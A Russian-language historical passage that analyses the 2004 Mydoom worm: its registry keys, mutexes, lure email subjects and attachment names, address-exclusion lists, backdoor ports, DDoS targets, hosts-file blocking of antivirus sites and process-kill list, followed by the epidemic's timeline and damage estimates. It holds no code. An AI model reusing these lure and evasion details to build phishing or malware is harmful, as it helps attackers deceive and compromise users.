[9] Полное имя файла могло также формироваться из 4–13 случайно выбранных символов плюс расширение *.exe или *.scr. Могли использоваться и имена, уже существующие в директории Windows.

выражение: HKEY_CLASSES_ROOT\CLSID\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\InProcServer32\Default= System\(имя).dll. Причём, файл *.dll мог загружаться как процесс explorer.exe, что находило своё отражение в ключе системного реестра: HKEY_CLASSES_ROOT\CLSID\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\InprocServer32\(Default) = System\[случайное имя файла].dll или HKEY_CLASSES_ROOT\CLSID\{35CEC8A3-2BE6-11D2-8773-92E220524153}\InprocServer32. «Червь» также создавал файл по имени «Message» во временной директории, который выполнялся при запуске пользователем Notepad, отображавшим на экране монитора содержание данного файла – «электронный мусор»[10]. Сначала «Mydoom» искал и пытался удалить файлы своих предыдущих штаммов. Если уже выполнялась своя версия, то он создавал файл с именем «Message», «Body» или «Email» с аналогичными действиями по запуску Notepad со случайными символами. Вместо открытия файла Notepad существовала 20%-я вероятность того, что отобразится окно сообщения об ошибке: Not enough memory to load this file («Нехватает памяти для загрузки этого файла»), Unable to open specified file («Невозможно открыть указанный файл»), «Файл нельзя открыть или Файл разрушен». Для определения своего присутствия «червь» также создавал следующие ключи системного реестра:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Version

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Version или

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Shell

[10] Таким образом, у пользователя создавалась иллюзия того, что он открыл всего лишь какой-то испорченный текстовый файл.

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Shell.

Он также создавал объект Mutex с названием SwebSipcSmtxS0, sync-v1.01__ipcmtx0, jmydoat[имя инфицированного компьютера]Xmtx, или [функция от имени инфицированного компьютера]theta, что предотвращало двойную инфекцию. «Червь» мог содержать один из следующих скрытых текстов в своем коде: (sync-1.01; andy; I'm just doing my job, nothing personal, sorry) («(Я просто делаю свою работу, ничего личного, сожалею)»), -==I am “Irony”, made by jxq7==-. («Я “Ирония”, создан jxq7») или to netsky's creator(s): imho, skynet is a decentralized peer-to-peer neural network. we have seen P2P in Slapper in Sinit only. they may be called skynets, but not your shitty app. («Создателю «netsky»: по-моему, skynet (спутниковый интернет) – это децентрализованная пиринговая нейронная сеть. Мы видели P2P только в Slapper и Sinit. Они могут называться skynetами, но не твое … приложение»).

Распространение «Mydoom» через P2P программное обеспечение KaZaA происходило следующим образом: в том случае, если клиент KaZaA был установлен через HKEY_CURRENT_USER\Software\Kazaa\Transfer\DlDir0, «червь» копировал себя в общедоступную директорию KaZaA одноранговой сети в виде файла с расширением *.pif, *.exe, *.scr или *.bat и одним из следующих имён файла: activation_crack, icq2004-final, nuke2004, office_crack, rootkitXP, strip-girl-2.0bdcom_patches, winamp5 NessusScan_pro, attackXP-1.26, MS04-01_hotfix, BlackIce_Firewall_Enterpriseactivation_crack, xsharez_scanner, zapSetup_40_148. Для рассылки копий по электронной почте «червь» сканировал инфицированную им компьютерную систему с целью поиска файлов с расширениями *.txt, *.htm, *.sht, *.php, *.asp, *.dbx, *.tbb, *.adb, *.pl и *.wab, затем искал адреса электронной почты в найденных файлах и посылал электронное сообщение по всем найденным адресам, за исключением оканчива-

ющихся на .gov, .mil, .edu[11]. «Червь» распространялся как файл присоединения, используя непосредственное подключение к SMTP серверу. В случае неудачи он использовал префиксы gate., ns., relay., mail1., mxs., mx1., smtp., mail., mx. с доменом из адреса электронной почты. Электронное сообщение имело следующие характеристики.

Тема, в зависимости от штамма, могла быть случайным набором символов, пустой, а также error, hello, hi, mail delivery system, mail transaction failed, test, Unable to deliver the message, Status, Delivery Error, Server Report, Returned mail, Confirmation Required, Confirmation, Registration confirmation, please reply, please read, Read this message, Readme, Important, Your account has expired, Expired account, Notification, automatic responder, automatic notification, You have 1 day left, Warning, Information, For your information, For you, Something for you, Read it immediately, Read it immediately!, Your credit card, Schedule, Accident, Attention, stolen, news, recent news, Wanted, fake, unknown, bug, forget, read now!, Current Status, Your request is being processed, Your order is being processed, Your request was registered, Your order was registered, Re:, Undeliverable message, Love is, Your account is about to be expired, Your IP was logged, You use illegal File Sharing, Thank You very very much, hi, it's me, Approved, Re:, Approved, Details, Re: Details, Thank you, Re: Thank you, Announcement, :), :-), Address verification, Alert, Attention, Auto-reply, Automatic notification, Bank information, Daily Report, Email verification, Empty, Expired account, For your eyes only, Interesting; Micro$oft, Microsoft, Please, confirm the registration, Registration, Registration rejected, Rejected, Reply, Request, Response, See you soon, Warning, You have been successfully registered, Your account details, Your account is about to be expired, Your account is expired, Your

[11] То, что «Mydoom» не рассылал свои копии на адреса доменов с расширениями .gov, .mil и .edu, вероятно, свидетельствовало о том, что его автор был убеждён в возможности таких организаций (правительственных, оборонных и образовательных) идентифицировать и отследить местонахождение источника инфекции. Поэтому первичными целями стали компьютеры ни в чём не повинных обычных пользователей и корпорации.

details, Your profile, Your request, account details, anna, beauty, confirmed, corrupted, dear friend!, details, do you love me, do you still love me, document, excel, excuse me, from me, fw:, greetings, hello my friend, hello! :), here, here is the document, hey, hey!, hi!, hi!:), how are you?, i can tell you the future, i need you, important, jessica, join, just some stuff, kate, kleopatra, maria, melissa, message, micro$oft must die. support us!, missed, my details, my photos, notification, pamela, photo, please read, price, price list, price-list, pricelist, question, re:, read!!!, report, see you, service, some stuff, spreadsheet, stuff, summary, thank you, thanks, thanks!, unknown, verification, we're experiencing technical problems, we're unable to process your request, your account, your archive, your chance, your document, your letter, your music, your website (не требуется и переводить – «знакомые все лица»: любовь, дружба, программное обеспечение, финансы и эротика).

Текст сообщения, в зависимости от штамма, мог быть представлен следующими фразами: test, The message cannot be represented in 7-bit ASCII encoding and has been sent as a binary attachment, The message contains Unicode characters and has been sent as a binary attachment., Mail transaction failed. Partial message is available., sendmail daemon reported: Error #804 occured during SMTP session. Partial message has been received., The message contains MIME-encoded graphics and has been sent as a binary attachment., Details are in the attached document. You need Microsoft Office to open it., See the attached file for details, Please see the attached file for details, The document was sent in compressed format., Check the attached document., Everything ok?, OK, Okay, I'm waiting, Read the details., Here is the document., I wait for your reply., Is that from you?, Is that yours?, You are a bad writer, I have your password :), Something about you, Kill the writer of this document!, We have received this document from your email, Here it is, See you, Greetings, Information about you, Please, reply, Reply, Take it, You are bad, Full message is in the attached documen, Here is the document, Here is the file, Hi! Check the attachment for details, Look at the attached file, Look at the document, Ok, Okay, Open the document, Please have a

look at the attached file, Please read the attached file, Please, read and let me know what do yo, Please, reply, Re:, Read the attached message, Read the document, Read this, See attachemnt, See attachment, See the attached document, See the attached file for details, See the attached message, Your document is attached, Your file is attached.

Имя присоединённого файла, в зависимости от штамма, выбиралось из следующего списка: body, data, doc, document, file, message, readme, test, text, msg, details, creditcard, attachment, stuff, me, post, posting, textfile, info, information, note, notes, product, bill, check, ps, money, about, story, mail, list, joke, jokes, friend, site, website, object, mail2, part1, part4, part2, part3, misc, disc, paypal, approved, details, your_document, image, resume, photo, AttachedDocument, AttachedFile, Letter, MoreInfo, TextDocument, account, all_document, application, archive, att, attach, description, for_you, found, id, important, message_details, message_part2, more, msg2, music, news, no, object, payment, pic, price, problem, reply, response, stuff (или представляло собой случайный набор символов) с расширением *.doc, *.txt, *.tmp, *.rtf, *.xls, *.jpg, *.gif, *.png или *.htm. В имени присоединённого файла могли также использоваться и вторые расширения[12]: *.bat, *.cmd, *.exe, *.com, *.pif, *.scr или *.zip[13].

«Червь» подставлял ложное имя отправителя, которое выбиралось случайным образом из следующего списка: john, alex, michael, james, mike, kevin, david, george, sam, andrew, jose, leo, maria, jim, brian, serg, mary, ray, tom, peter, robert, bob, jane, joe, dan, dave, matt, steve, smith, stan, bill, bob, jack, fred, ted, adam, brent, alice, anna, brenda, claudia, debby, helen, jerry, jimmy, julie, linda, sandra, sales или представляло собой набор случайных символов. Точно так же формировалось и ложное имя домена, которое выбиралось случайным образом из списка: aol.com, msn.com, yahoo.com, hotmail.com или представляло собой следующую конструкцию: [набор случайных символов].edu.

---

[12] Между двумя расширениями, первым и вторым, могло стоять несколько символов пробела.

[13] Файл с расширением *.zip, содержащий копию червя с расширением *.exe.

Интересно, что «червь» не отправлял электронное послание в том случае, если адрес электронной почты отвечал приведённым ниже критериям[14]:

Имя домена содержало	Имя пользователя содержало
acketst, arin, avp, berkeley, borlan, bsd, example, fido, foo, fsf, gnu, google, .gov, gov., hotmail, iana, ibm.com, icrosof, ietf, inpris, isc.o, isi.e, kernel, linux, math, .mil, mit.e, mozilla, msn., mydoma, nodoma, panda, pgp, packetstorm, rutgers.edu, sf.net, Slashdot, sourceforge, uci.edu, ucsd.edu, urlon, ymante, rfc-ed, ripe., ruslis, secure, sendmail, sopho, syma, tanford.e, unix, usenet, utgers.ed	abuse, anyone, bugs, ca, contact, feste, gold-certs, help, info, me, no, noone, nobody, not, nothing, page, postmaster, privacy, rating, root, samples, secure, service, site, spm, soft, somebody, someone, submit, the.bat, webmaster, you, your, www.

В адресе получателя электронного сообщения могли содержаться следующие слова: admin, account, bsd, certific, google, icrosoft, linux, listserv, ntivi, spam, suppo, unix, essagela, nai.co.

«Mydoom» был крайне опасен также и тем, что инсталлировал в инфицированный компьютер свой «backdoor»-компонент – прокси-сервер[15], который «слушал» порты TCP 3127–3198, 80, 1080, 8080 и 10080 и позволял компьютерному злоумышленнику осуществлять неправомочный удалённый доступ, загружать и выполнять произвольные файлы, похищать, удалять и изменять данные, обновлять штамм «червя», сканировать по собственным параллельным потокам последнюю часть адреса IP (xxx.xxx.xxx.1) и случайным образом его промежуточные части (кроме первой) для прослушивания портов и инфицирования компьютерных систем; рассылать новые штаммы вирусов, спам и т. п. В результате компьютерный злоумышленник получал полный доступ к инфицированному компьютеру.

[14] Вследствие этого «Mydoom» не отправлял электронные письма некоторым антивирусным фирмам, в компанию Microsoft и т. п.

[15] Об этом мы уже шла речь в материале за 2003 год.

Забегая вперёд, скажем, что почти все известные штаммы «Mydoom» имели ограничение по времени их распространения, но в период своей деятельности организовывали DoS-атаки на различные Web-сайты:

Штамм	Период распространения	Проявления
«Mydoom.A»	1–12 февраля 2004 года	Попытки DoS-атак на Web-сайт www.sco.com. Каждую миллисекунду посылал запрос GET к TCP порту 80 для блокировки этого сайта. После окончания распространения «backdoor»-компонент продолжал функционировать.
«Mydoom.B»	1 февраля – 1 марта 2004 года	Попытки DoS-атак на Web-сайт www.sco.com. Между 3 февраля и 1 марта 2004 года попытки DoS-атак на Web-сайт www.microsoft.com. После окончания распространения «backdoor»-компонент продолжал функционировать.
«Mydoom.E»	1 февраля 2004 года – 14 февраля 2006 года	Попытки DoS-атак на Web-сайт www.sco.com. После окончания распространения «backdoor»-компонент продолжал функционировать.
«Mydoom.F»	Нет даты приостановки распространения	Между 17 и 22 числом любого месяца попытки DoS-атак на Web-сайт www.microsoft.com или Web-сайт riaa.com (принадлежащий Американской ассоциации звукозаписывающих компаний).

Другие штаммы могли вести себя несколько иначе. Например, штаммы «Mydoom.G» и «Mydoom.H» проверяли существование файла по имени «feedlist» в корневой директории C:, и только если этот файл отсутствовал, «червь» пытался атаковать Web-сайт symantec.com. Штамм «Mydoom.I» пытался атаковать Web-сайт www.domain1own.com и т. п.

«Mydoom» обладал ещё одним крайне неприятным свойством. Он переписывал основной «hosts» файл в директории Windows, чтобы с инфицированной компьютерной системы заблокировать доступ к Web-сайтам

engine.awaps.net, awaps.net, www.awaps.net, ad.doubleclick.net, spd.atdmt.com, atdmt.com, click.atdmt.com, clicks.atdmt.com, media.fastclick.net, fastclick.net, www.fastclick.net, ad.fastclick.net, ads.fastclick.net, banner.fastclick.net, banners.fastclick.net, www.sophos.com, sophos.com, ftp.sophos.com, f-secure.com, www.f-secure.com, ftp.f-secure.com, securityresponse.symantec.com, www.symantec.com, symantec.com, service1.symantec.com, liveupdate.symantec.com, update.symantec.com, updates.symantec.com, support.microsoft.com, downloads.microsoft.com, download.microsoft.com, windowsupdate.microsoft.com, office.microsoft.com, msdn.microsoft.com, go.microsoft.com, nai.com, www.nai.com, vil.nai.com, secure.nai.com, www.networkassociates.com, networkassociates.com, avp.ru, www.avp.ru, www.kaspersky.ru, www.viruslist.ru, viruslist.ru, avp.ch, www.avp.ch, www.avp.com, avp.com, us.mcafee.com, mcafee.com, www.mcafee.com, dispatch.mcafee.com, download.mcafee.com, mast.mcafee.com, www.trendmicro.com, www3.ca.com, ca.com, www.ca.com, www.my-etrust.com, my-etrust.com, ar.atwola.com, phx.corporate-ir.net, www.microsoft.com.

Деструктивные функции «Mydoom» проявлялись в том, что он искал и удалял с «жёсткого» диска инфицированной компьютерной системы файлы с расширениями *.avi (10%), *.bmp (15%), *.doc (40%), *.jpg (8%), *.mdb (98%), *.sav (95%) и *.xls (60%)[16]. Кроме того, «червь» мог использовать уже найденные на логических дисках файлы с расширениями *.avi, *.doc, *.jpg, *.xls, разыскивать и использовать файлы с расширениями *.mp3, *.mp4, *.wav, *.wma для создания своих новых копий, прибавляя к полным именам найденных файлов расширения *.exe или *.scr, а также записывался поверх *.pif файлов.

«Червь» также пытался закончить следующие процессы: adaware.exe, alevir.exe, arr.exe, au.exe, backweb.exe, bargains.exe, belt.exe, blss.exe,

[16] Здесь указан процент удаляемых файлов от общего числа найденных файлов с таким расширением.

bootconf.exe, bpc.exe, brasil.exe, bundle.exe, bvt.exe, cfd.exe, cmd32.exe, cmesys.exe, datemanager.exe, dcomx.exe, divx.exe, dllcache.exe, dllreg.exe, dpps2.exe, dssagent.exe, emsw.exe, explore.exe, fsg_4104.exe, gator.exe, gmt.exe, hbinst.exe, hbsrv.exe, hotfix.exe, hotpatch.exe, htpatch.exe, hxdl.exe, hxiul.exe, idle.exe, iedll.exe, iedriver.exe, iexplorer.exe, inetlnfo.exe, infus.exe, infwin.exe, init.exe, intdel.exe, isass.exe, istsvc.exe, jdbgmrg.exe, kazza.exe, keenvalue.exe, kernel32.exe, launcher.exe, lnetinfo.exe, loader.exe, mapisvc32.exe, md.exe, mfin32.exe, mmod.exe, mostat.exe, msapp.exe, msbb.exe, msblast.exe, mscache.exe, msccn32.exe, mscman.exe, msdm.exe, msdos.exe, msiexec16.exe, mslaugh.exe, msmgt.exe, msmsgri32.exe, msrexe.exe, mssys.exe, msvxd.exe, netd32.exe, nssys32.exe, nstask32.exe, nsupdate.exe, onsrvr.exe, optimize.exe, patch.exe, pgmonitr.exe, powerscan.exe, prizesurfer.exe, prmt.exe, prmvr.exe, ray.exe, rb32.exe, rcsync.exe, run32dll.exe, rundll.exe, rundll16.exe, ruxdll32.exe, sahagent.exe, save.exe, savenow.exe, sc.exe, scam32.exe, scrsvr.exe, scvhost.exe, service.exe, servlce.exe, servlces.exe, showbehind.exe, sms.exe, smss32.exe, soap.exe, spoler.exe, spoolcv.exe, spoolsv32.exe, srng.exe, ssgrate.exe, start.exe, stcloader.exe, support.exe, svc.exe, svchostc.exe, svchosts.exe, svshost.exe, system.exe, system32.exe, sysupd.exe, teekids.exe, trickler.exe, tsadbot.exe, tvmd.exe, tvtmd.exe, webdav.exe, win-bugsfix.exe, win32.exe, win32us.exe, win-active.exe, window.exe, windows.exe, wininetd.exe, wininit.exe, wininitx.exe, winlogin.exe, winmain.exe, winnet.exe, winppr32.exe, winservn.exe, winssk32.exe, winstart.exe, winstart001.exe, wintsk32.exe, winupdate.exe, wnad.exe, wupdater.exe, wupdt.exe или содержащие следующие фразы: avpupd, avwupd, beagle, click, d3du, f**k, hotactio, intern, mcafe, norton, navapw, navw3penis, porn, pussy, reged, sperm, taskmg, taskmo, update, upgrade, utpost, wkufind.

Присутствие «Mydoom» в системе можно было заметить, например, по наличию в памяти процессов с именами taskmon.exe, explorer.exe, svhost.exe, shimgapi.dll или ctfmon.dll в системной директории Windows, общему снижениию производительности компьютерной системы, неожиданному трафику

портов TCP 3127-3198, 80, 1080, 8080 и 10080, а также присутствию файлов «червя» в указанных выше ключах системного реестра.

27 января 2004 года сотрудники компании Symantec сообщали, что «Mydoom» распространяется с очень высокой скоростью, и в период с 1 по 12 февраля эта вредоносная программа попытается организовать очередную DoS-атаку на Web-сайт компании SCO Group[17], которая почти год до этого вела непримиримую борьбу с корпорацией IBM и сообществом «Open Source» по поводу нарушения копирайта на операционную систему Unix System V. Поэтому неудивительно, что крайне заинтересованное в поимке автора данной вредоносной программы руководство SCO тут же предложило награду за поимку автора червя «Mydoom». В заявлении говорилось, что «любой, кто предоставит информацию, ведущую к поимке вирусописателя, может рассчитывать на сумму в размере 250 тысяч долларов». Кроме того, глава компании Дарл Макбрайд заявил, что SCO уже обратилась за помощью в правоохранительные органы и, в том числе в ФБР США. Макбрайд также подчеркнул, что «в компании догадываются о том, кто мог написать и выпустить вирус “Mydoom” в Сеть». Каких-либо конкретных имён тогда не прозвучало, но, скорее всего, имелись в виду сторонники открытого исходного программного кода, которые не хотели выплачивать лицензионные отчисления за пользование операционной системой Linux.

Совсем в другом свете представлял себе сложившуюся ситуацию известный поборник движения «Open Source» Брюс Перенс, опубликовавший обращение к сообществу разработчиков открытого программного обеспечения по поводу появления «Mydoom». В нём Перенс отмечает, что DoS-атаки с помощью вирусов – распространённый приём спамеров в борьбе с Web-сайтами, которые ведут так называемые «чёрные списки» рассылающих мас-

[17] Первая DoS-атака на Web-сайт SCO была осуществлена весной 2003 года, а повторная – в августе. В третий раз компьютерная система SCO была выведена из строя в декабре 2004 года, когда поток фальшивых запросов заблокировал практически всю внутреннюю информационную инфраструктуру компании.

совые сообщения серверов. По словам Брюса Перенса, целью спамеров являются также и разработчики открытого программного обеспечения, ведь по нормам лицензии GPL распространяются и известные программные продукты для борьбы со спамом, например, SpamAssassin. Комментируя разговоры вокруг атаки на Web-сайт SCO, Перенс отмечал, что «эта компания известна своими грязными трюками с целью повышения стоимости собственных акций», и поэтому он вполне допускает, что SCO сама является инициатором атаки на собственный Web-сайт, чтобы очернить сообщество «Open Source». Принимая во внимание сказанное, Перенс призывал единомышленников «не радоваться» по поводу атак на Web-сайт SCO, так как «это может навести кого-либо на ложную мысль о том, что авторами атаки стали люди из сообщества открытых исходников». И добавил: «Мы победим SCO с помощью истины, а не грязных трюков». Далее Перенс высказался в том плане, что борьбу со SCO необходимо продолжать легальными методами, а также необходимо поддерживать имидж открытого программного обеспечения как инструмента «здоровых сил», выпуская качественные программные продукты и распространяя их не только коммерческими методами, но и бесплатно. «Запомните – все ваши действия влияют на сообщество. Вы посланники нашего сообщества», – на такой пафосной ноте закончил обращение Брюс Перенс.

Первые попытки осмысления такого явления, как «Mydoom», начались уже 27 января 2004 года. Интернет-издание Cnews в связи с этим сообщало: «Ведущие отечественные специалисты считают, что подобный взрыв активности вредоносной программы однозначно указывает на серьёзную подготовку вирусописателей. Подготовка включала в себя создание распределённой сети заражённых компьютеров. При достижении критического числа машин в эту сеть была отправлена централизованная команда рассылки “Mydoom”. Такая технология уже была применена ранее в почтовом “черве” “Sobig.F”». Евгений Касперский дополнял эту информацию следующим прогнозом: «Опасность сращивания вирусных и спам-технологий и формирования объединённой, мотивированной сети кибер-преступников становится ре-

альностью. За первые два дня этой недели мы обнаружили сразу две вредоносные программы, подтвердившие эту тенденцию. Уже в ближайшем будущем эта проблема может означать новый этап в компьютерной вирусологии, который ознаменуется ещё более серьёзными и частыми эпидемиями».

Мало кто сомневался в том, что уровень квалификации, необходимый для проведения атак подобного рода, должен быть выше среднего. Простого использования различных программных генераторов, доступных в Интернет для создания вирусов и «троянских» программ, тут недостаточно – необходимо понимание работы протоколов сетей, правильная организация атаки и т. д. По мнению специалистов компании mi2g, «вирусописатели-новички в силу низкой квалификации просто не смогли бы воспользоваться большей частью возможностей заражённого «Mydoom" компьютера».

Спустя два дня после начала эпидемии «Mydoom» Министерство национальной безопасности США решило обнародовать подробные сведения о новой системе оповещения о компьютерных угрозах. Интересно, что уровень виртуальной угрозы в ней кодировался с помощью той же цветовой схемы, которая используется для отображения уровней террористической опасности, определяемых правительством США. Как сообщал Web-сайт «Silicon», «востребованность такой системы стала очевидной после эпидемии "Mydoom". Масштабная эпидемия, которую уже называют самой серьёзной за всю историю Интернет, ещё раз продемонстрировала важность передачи "с опережением" информации о появлении новой компьютерной угрозы, причём в унифицированной и легко воспринимаемой форме».

Этой информации предшествовал состоявшийся двумя месяцами ранее цикл совещаний руководителей Министерства национальной безопасности США с ведущими экспертами, где обсуждались планы сотрудничества в пяти областях: «уведомление частных пользователей и небольших предприятий, система предостережения о грозящей киберопасности, корпоративное управление и вопросы безопасности, выработка технических стандартов и обеспечение повышенной защищённости программного обеспечения». Поводом к

развёртыванию мероприятий в данной области профессиональной деятельности стал рамочный документ под названием National Strategy to Secure Cyberspace[18], который был разработан и вынесен на широкое обсуждение в 2003 году администрацией Белого Дома. Между прочим, стремившиеся уклониться от государственного контроля производители программного обеспечения предложенную стратегию подвергли обструкции, но изменить позицию официальных лиц они так и не смогли – она осталась непоколебимой.

По состоянию на утро 28 января по всему миру было инфицировано более 600 тысяч компьютерных систем, и темпы эпидемии продолжали нарастать. Более того, по скорости своего распространения «Mydoom» обогнал наделавшую немало бед вредоносную программу «SoBig». Из-за «червя», забившего Интернет-каналы, мировая экономика на 28 января понесла ущерб на огромную сумму – не менее 2,5 млрд. долл. Эксперты опасались, что в ближайшие дни Интернет будет работать со значительными сбоями, причём с каждым днём ситуация будет ухудшаться – эпидемия могла парализовать каналы передачи данных во всём мире и вызвать массовое отключение почтовых серверов. Согласно пессимистичному сценарию развития событий мир мог остаться на десять дней вовсе без Глобальной сети.

Днём 28 января 2004 года ведущие зарубежные и отечественные фирмы-разработчики антивирусного программного обеспечения сообщили об обнаружении нового штамма «Mydoom» – «Mydoom.B», а к вечеру того же дня стали поступать сообщения о конкретных случаях инфицирования этой вредоносной программой. Специалисты не исключали, что для распространения «Mydoom.B» были использованы компьютеры, заражённые ранее «Mydoom». Тогда в ближайшие часы могла начаться новая вирусная эпидемия, по масштабам многократно превосходящая эпидемию «Mydoom».

---

[18] National Strategy to Secure Cyberspace – «Национальная стратегия обеспечения безопасности в киберпространстве».

«Mydoom.B», как и родоначальник, распространялся посредством электронной почты и через файлообменную сеть KaZaA, но при рассылке своих копий он использовал иной набор текстовых строк для создания тела электронного сообщения. Файл-носитель «червя» имел размер около 28 Кб и содержал текстовую строку sync-1.01; andy; I'm just doing my job, nothing personal, sorry («синхросигнал-1.01; Энди; Я просто делаю свою работу, ничего личного, извините»). Кроме того, «Mydoom.B» должен был провести DoS-атаку сразу на два Web-сайта: www.sco.com и www.microsoft.com, принадлежащие компаниям SCO и Microsoft, соответственно. Атаки и в первом, и во втором случае были запланированы на начало февраля. И ещё, «Mydoom.B» вносил в операционную систему Windows такие изменения, после которых пользователь инфицированного компьютера лишался возможности доступа к некоторым Интернет-сайтам. Полный перечень недоступных ресурсов включал в себя 65 Web-сайтов, в том числе Web-страницы компаний Symantec, McAfee, F-Secure, Sophos, Network Associates, Microsoft Office Update, Windows Update и пр.

По данным финской компании F-Secure «Mydoom» уже на 28 января 2004 года мог «по праву считаться одним из самых опасных вирусов за всю историю существования Интернет и электронной почты. Менее чем за три дня вредоносная программа расползлась по всему миру, проникнув более чем на 600 тысяч компьютеров. На долю “Mydoom” приходилось от 20 до 30 процентов всего почтового трафика, а вредоносный код содержался в каждом двенадцатом письме». Следовательно, «Mydoom» побил прошлогодний рекорд, принадлежавший «Sobig.F», который на пике своей популярности распространялся в каждом семнадцатом сообщении. Высокую скорость эпидемии «Mydoom» эксперты компании F-Secure объясняли несколькими причинами: «Во-первых, вирус использует комбинированный способ проникновения на компьютер – почту и файлобменную службу KaZaA. Во-вторых, письма с вредоносной программой могут иметь самые разнообразные темы, текст и названия вложенных файлов. В-третьих, “червь” был выпущен в Ин-

тернет в самый разгар рабочего дня, что позволило ему за считанные часы проникнуть в сотни корпоративных сетей».

В тот же день специалисты фирмы MessageLabs отмечали, что «Mydoom» занимает уже пятую строчку в рейтинге самых опасных вирусов за всю историю существования Всемирной сети, а в соответствии с данными онлайнового антивирусного сканера Panda ActiveScan компании Panda Software, «…на данный момент “Mydoom.A” заразил в шесть раз больше машин, нежели “Bugbear.B”, находящийся на втором месте по уровню распространения». Некоторые специалисты всё настойчивее высказывали мнение, что «вирус “Mydoom” был создан с подачи спамеров, настолько высока скорость его распространения». Более того, все с тревогой ожидали наступления ближайшего воскресенья, когда стоило ожидать новой беды: в этот день «Mydoom» и «Mydoom.B» могли начать массированную DoS-атаку на серверы компаний SCO и Microsoft.

Прошёл год с того времени, когда специалисты предупредили о возможности появления новых компьютерных вирусов, которые будут намного опаснее всех существующих, а основным отличием нового типа вируса станут его распределённость, гибкость и «интеллектуальность». К 29 января 2004 года вирус нового типа «Mydoom» распространился в сетях 170 стран и по нанесённому ущербу вошёл в десятку самых опасных почтовых «червей» за всё время существования Интернет. Специалисты всячески подчёркивали тот факт, что «Mydoom» очень легко генерирует адреса электронных почтовых ящиков для пересылки своего программного кода, – это говорило о том, что его создатели могли быть тесно связаны с различными спамерскими группировками. На эту связь также указывал прокси-сервер, инсталлированный «Mydoom» в системы для возможной последующей рассылки спама.

По данным британской компании mi2g о массовых заражениях экономический ущерб от «Mydoom» по всему миру составил на 29 января 2004 года 3 млрд. долл. В данную оценку ущерба были включены убытки от потерь пропускной способности в каналах передачи данных, снижение производи-

тельности сетевых ресурсов и служб, увеличение задержек в управлении и стоимость восстановления работоспособности инфицированных систем. Многочисленные оценки показывали, что «Mydoom» является самым быстро распространяющимся почтовым «червём», который является также и основной причиной задержек в работе Интернет. Тем не менее, специалисты выражали надежду, что ущерб от «Mydoom» «не будет столь разрушительным, как в случае с “Sobig”, потери от которого превысили 37 млрд. долл.» Самые разрушительные вирусы по данным компании mi2g на 29 января 2004года:

№	Название вируса	Ущерб, млрд. долл.
1	Sobig	37,1
2	Klez	19,8
3	Mimail	11,5
4	Yaha	11,5
5	Swen	10,4
6	LoveBug	8,8
7	BugBear	3,9
8	Dumaru	3,8
9	Mydoom	3,0
10	SirCam	3,0

Как сообщили CNews.ru утром 30 января эксперты компании mi2g, «Mydoom» к этому времени уже нанёс ущерб на сумму в 22,6 млрд. долл. (напомним, ещё 29 января нанесённый «Mydoom» ущерб оценивался в 3 млрд. долл. и по прогнозам не должен был догнать «Sobig»). Самые разрушительные вирусы по данным компании mi2g на 30 января 2004года:

№	Название вируса	Ущерб, млрд. долл.
1	Sobig	37,1
2	Mydoom	22,6
3	Klez	19,8

№	Название вируса	Ущерб, млрд. долл.
4	Mimail	11,5
5	Yaha	11,5
6	Swen	10,4
7	Love Bug	8,8
8	BugBear	3,9
9	Dumaru	3,8
10	SirCam	3,0

Вечером 29 января появилась информация о том, что распределённая DoS-атака на серверы компании SCO, которая должна была начаться 1 февраля (в ночь с субботы на воскресенье), произошла даже раньше, чем её ожидали. При этом указывали на статистические данные, собранные фирмой Netcraft, свидетельствовавшие о проблемах с доступом к онлайновой странице SCO. Проверка серверов этой компании с применением метода «пингования»[19] показала, что время ответа в некоторых случаях переваливало за 17 секунд. Более того, в среду ночью Web-сайт SCO отказался обслуживать посетителей и был недоступен в течение почти 36 часов. Комментария от руководства SCO не последовало, но, чтобы снять напряжённость, независимые эксперты разъяснили взволнованным пользователям, что перебои в работе Web-страницы SCO можно объяснить сразу несколькими причинами, никак не связанными с деятельностью «Mydoom». Во-первых, «Mydoom» начинает атаку на Web-сайт SCO сразу после проникновения на компьютер, отправляя более 60 фальшивых запросов каждые 300 миллисекунд. Но такой факт зафиксирован не был. Во-вторых, сотрудники компании могли преднамеренно отключить свои серверы с целью профилактики и подготовки к февральской атаке «Mydoom». Наконец, за рост трафика можно «выразить благодарность»

[19] PING (Packet InterNet Groper) – программа, используемая для проверки доступности адресата путём передачи ему специального сигнала.

новостным Web-сайтам и наиболее активным рядовым пользователям Интернет, которые решили лично проверить работоспособность этого ресурса. Как бы то ни было, но в четверг Web-страница SCO загружалась без каких-либо задержек и сбоев.

О начале атаки Web-сайта SCO компания mi2g сообщила в $21^{\underline{30}}$ по московскому времени в субботу, 31 января 2004 года, что оказалось намного раньше всех ожиданий, так как предполагалось, что с этим Web-сайтом ничего не случится до $20^{\underline{09}}$ по московскому времени в воскресенье, 1 февраля. Такому раннему началу атаки способствовало как различие временных поясов, так и неверные установки времени на части инфицированных компьютеров. В результате атака привела к более раннему «параличу» Web-сайта SCO, чем это ожидалось – онлайновая страница компании SCO вновь перестала отвечать на запросы пользователей Интернет. Посредством инфицированных компьютеров «Mydoom» направлял http-трафик в SCO, а менеджмент Интернет-систем SCO не осуществил перенаправления запросов заражённых машин в другое место, что можно было сделать, просто изменив запись «A» в файле named.conf корневых DNS-серверов, в течение 24 часов. Интересно, что руководство SCO после начала массированной атаки вируса и «падения» своего Web-сайта довольно долго не пыталось воспользоваться возможностью вообще удалить DNS-запись www.sco.com. Представители компании объясняли, что «они ожидали нападения позднее, но из-за неправильно установленного системного времени на компьютерах пользователей Интернет лавина фальшивых запросов посыпались намного раньше».

Первоначально компания SCO пыталась противостоять натиску «Mydoom», однако уже через несколько часов стало ясно, что справиться с миллионами фальшивых запросов не удастся, и было принято решение об отключении серверов. Компания mi2g подтвердила, что Web-сайт SCO был недоступен с $0^{\underline{00}}$ по московскому времени, 31 января 2004 года. Ни один запрос пользователей на его страницы в городах по всему миру не был выпол-

нен начиная с этого времени. В течение всего воскресного дня корпоративный Web-ресурс компании SCO не подавал никаких признаков жизни.

